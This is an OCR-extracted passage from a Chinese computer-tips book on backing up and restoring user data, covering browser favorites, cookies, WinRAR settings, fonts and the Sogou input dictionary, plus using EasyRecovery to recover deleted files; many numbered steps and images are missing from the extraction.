
知识补充


QQ 好友(群)恢复系统是腾讯公司提供的一项找回 QQ 联系人的服务，向所有 QQ 用户免费开放。

❶ 登录 QQ 好友恢复系统 http://huifu.qq.com/。





❻ 成功提交申请信息后，腾讯将在三个工作日内将指定日期内 QQ 上删除的好友恢复。



注 意 事 项


目前普通用户的QQ好友恢复系统最长只能恢复最近三个月内被删除的好友，而QQ会员可以恢复六个月内被删除的好友。


技巧227 快速导出/导入收藏夹


按照“导入/导出向导”便可轻松实现收藏夹的导入/导出。


(1) 导出收藏夹

❶ 打开 IE 浏览器。










⑩ 单击“完成”按钮，再单击“确定”按钮。




知识补充


在第❽步操作时，默认的路径是保存在“我的文档”文件夹中的，创建一个名为bookmark.htm 的文件，单击“浏览”按钮指定新的保存路径和文件名。


(2) 导入收藏夹


导入和导出的操作步骤相似，只要按照“导入/导出向导”提示即可轻松实现导入工作。


❶ 在打开的 IE 浏览器中，选择“文件”→“导入和导出”命令，在弹出的“导入/导出向导”对话框中单击“下一步”按钮。











技巧228 手动备份收藏夹

找到IE收藏夹在电脑中的位置，将里面的网页复制一份，放在其他磁盘文件中，当下次IE重装或系统重装后，直接将其复制进去就行了。

❶ 在桌面上双击“我的文档”图标，打开“我的文档”窗口。

❷ 在非系统盘中新建一个文件夹，将收藏夹粘贴进去即可手动完成备份。

专家坐堂


一个电脑通常有多个账户，每个账户都有自己的IE收藏夹，所以得仔细看清楚。

技巧229 IE缓存的备份

每次打开一个网页，IE会自动创建一份该网页文字和图像的缓存文件。当再次打开该网页时，IE会检查网站服务器上该网页的变化。其目的是为了更快地装载页面。

下面是对IE缓存进行备份的具体操作步骤。

❶ 打开IE浏览器。



举一反三

用户应选择一个不是在系统盘下的目录作为 IE 临时文件夹的存储路径。


技巧230　Cookies 的备份与还原


如果没有 Cookies，每次登录时都需要输入账户和密码，而有了这个“小甜饼”，就能避免这种麻烦。为了避免今后“重陷泥沼”，应该保存这些有用的 Cookies。


(1) 将 Cookies 文件导出


用户只需按照以下步骤操作即可导出 Cookies 文件。


❶ 打开 IE 浏览器。














(2) 将 Cookies 文件导入

❶ 在打开的 IE 浏览器中，选择“文件”→“导入和导出”命令，在弹出的“导入/导出向导”对话框中单击“下一步”按钮。








技巧231 傲游浏览器网页在线收藏

傲游(Maxthon)的收藏夹服务可以实现本地收藏夹和网络收藏夹之间的同步。

❶ 启动傲游浏览器。




举一反三


傲游的服务器上会保留不同时间的多个收藏夹备份，如果出现收藏夹丢失等状况，可以访问 http://favrecover.maxthon.com/将收藏夹恢复到历史版本。

技巧232　巧用傲游备份浏览器设置

每次重新安装浏览器，都需要对浏览器进行再次设置，非常麻烦。而傲游浏览器支持将用户设置备份到服务器，只需在重新安装时把原设置下载回来就可以了。

❶ 启动傲游浏览器。








技巧233　记录网络设置参数

局域网内的电脑需要设置相关的网络参数以保证局域网内用户可互相访问、连接互联网以及整个局域网的稳定。可以将这些网络设置参数记录下来，当电脑重装系统后就可以快速地重新设置网络参数。

❶ 右击桌面上的“网上邻居”图标。









技巧234 搜狗输入法的备份与恢复

搜狗输入法是现在比较流行的输入法之一，会自动记忆用户的输入习惯。假如出现搜狗输入法需要重装的时候，这些输入习惯就会消失。用户对词库备份以后就不用担心这个问题了。

(1) 备份用户词库


❶ 单击图标。





(2) 恢复用户词库

❶ 打开“搜狗拼音输入法设置”窗口。



举一反三


其他输入法如谷歌输入法、QQ 拼音输入法等的备份和恢复都大同小异，但前提是用户必须有一个账号。

技巧235　备份 WinRAR 的设置

WinRAR 的个性化设置可以让 WinRAR 工作起来更符合自己的习惯，从而提高效率。有两种方法可以备份 WinRAR 的设置。

(1) 直接备份注册表


❶ 选择“开始”→“运行”命令，在弹出的对话框中输入“regedit”，单击“确定”按钮。



❷ 展开 HKEY_CURRENT_USER\Software\WinRAR 分支。

知识补充


HKEY_CURRENT_USER\Software\WinRAR\Compression 下的“DefFolder”子键定义的是压缩文件的默认保存位置。Extraction 下的“DefFolder”子键保存的是默认释放位置。



(2) 利用 WinRAR 自带的导入/导出功能


导出 WinRAR 设置的步骤如下所示。


❶ 打开 WinRAR。



导入 WinRAR 设置的步骤如下。

❶ 打开 WinRAR。





注 意 事 项

用这种备份方法所产生的 Settings.reg 文件其实和直接备份注册表分支得到的文件内容是完全一样的。

技巧236 备份与还原系统字体

操作系统中的每一种字体都是一个字体文件。字体文件的存在保证了系统可以正常显示文字，所以做好系统字体的备份非常重要。

❶ 应选择“开始”→“设置”→“控制面板”命令。

❸ 选中需要备份的字体，右击并选择“复制”命令。

举 一 反 三

按下 Ctrl 键可同时选择多个文件。

❹ 将文件复制到备份文件夹中。

专 家 坐 堂

还原系统字体时只需将备份文件夹中的字体文件粘贴到原“字体”文件夹中即可。


技巧237　认识 EasyRecovery 的数据拯救与修复功能

EasyRecovery 是一款功能强大的数据恢复软件，可恢复因不慎操作引起的数据丢失，如硬盘误格式化、误删除分区和误删除文件等。

EasyRecovery 可以在以下几种情况下拯救和恢复数据。

- 主引导区(MBR)损坏。
- BIOS 参数块(BPB)损坏。
- 分区表损坏。
- 文件分配表(FAT)。
- 主文件表(MFT)损坏。
- 根目录损坏。
- 病毒导致的数据破坏。
- 误格式化或误删除分区。
- 误删除文件。
- 断电或瞬间电流冲击造成的数据毁坏。
- 程序的非正常操作或运行引起的数据损坏。
- 系统故障造成的数据毁坏。

打开 EasyRecovery，可发现在其界面左侧有六个选项，代表了六个 EasyRecovery 的主要功能。



(1) 磁盘诊断

磁盘诊断又分为 6 个小功能模块。

- 驱动器测试：主要用于检测硬件存在的潜在问题和错误。
- SWART 测试：磁盘检测功能，主要用于检测、监视并报告磁盘数据方面存在的问题。
- 空间管理器：可查看每个磁盘驱动器空间的使用情况。
- 跳线查看：查找 IDE/ATA 磁盘驱动器的跳线设置情况。
- 分区测试：主要用于分析现有的文件系统结构。
- 数据顾问：可用向导的方式创建自引导诊断工具盘。

(2) 数据恢复

数据恢复是 EasyRecovery 最核心的一个功能模块。

- 高级恢复：可自定义数据恢复。
- 删除恢复：主要用于查找并恢复被删除的文件。
- 格式化恢复：主要用于查找并恢复因格式化而丢失的数据。
- Raw 恢复：主要用于恢复受损分区和文件目录中的数据。
- 继续恢复：继续上一次没有完成的数据恢复。
- 紧急引导盘：可创建自引导紧急启动盘，内含恢复工具，在 Windows 不能正常启动的情况下进行数据修复。

(3) 文件修复

与文件恢复找回丢失的文件不同，文件修复主要用于被破坏文件的还原。

- Access 修复：主要用于修复损坏的 Access 数据库。
- Excel 修复：主要用于修复损坏的 Excel 表格。
- PowerPoint 修复：主要用于修复损坏的 PowerPoint 演示文稿。
- Word 修复：主要用于修复损坏的 Word 文档。
- Zip 修复：主要用于修复损坏的 Zip 文件。

(4) Email 修复

此模块主要用于邮件的修复。

- Outlook 修复：主要用于修复损坏的 Outlook 文件。
- OutlookExpress 修复：主要用于修复损坏的 OutlookExpress 文件。

(5) 软件升级

此模块用以获得 EasyRecovery 产品最新的信息，为用户提供更好的服务。

- 产品新闻：检查可用的新产品组件。
- 快速升级：可在线获得最新的软件更新。

(6) 救援中心

此模块是 EasyRecovery 为用户提供的其他辅助功能，用于电脑的日常维护。


- 救援中心信息：为用户提供信息与技术支持。
- 远程数据恢复：可通过调制解调器或者 Internet 进行数据恢复。
- 实验室数据恢复：主要用于从物理损坏的磁盘上恢复数据。
- 超值产品：提供各种数据恢复解决方案的报价。


技巧238 巧用 EasyRecovery 恢复被删除文件

在使用电脑的过程中难免会误删除文件，或者将文件彻底删除了以后又想找回来，此时可采用 EasyRecovery 数据恢复中的删除恢复功能来恢复数据。

(1) 扫描被删除文件


❶ 运行 EasyRecovery。







知识补充

此处选择的分区是被删除文件所在分区，扫描的文件类型默认选择为所有文件。单击下拉箭头可选择 Office、网页、图片和源代码等各类型文件。








举一反三


单击“过滤器选项”按钮可将扫描结果进行过滤，单击“查找”按钮可在众多被扫描出来的文件中快速查找需要的文件。

(2) 恢复被删除文件

扫描完成后，用户可以选择误删的文件进行恢复。

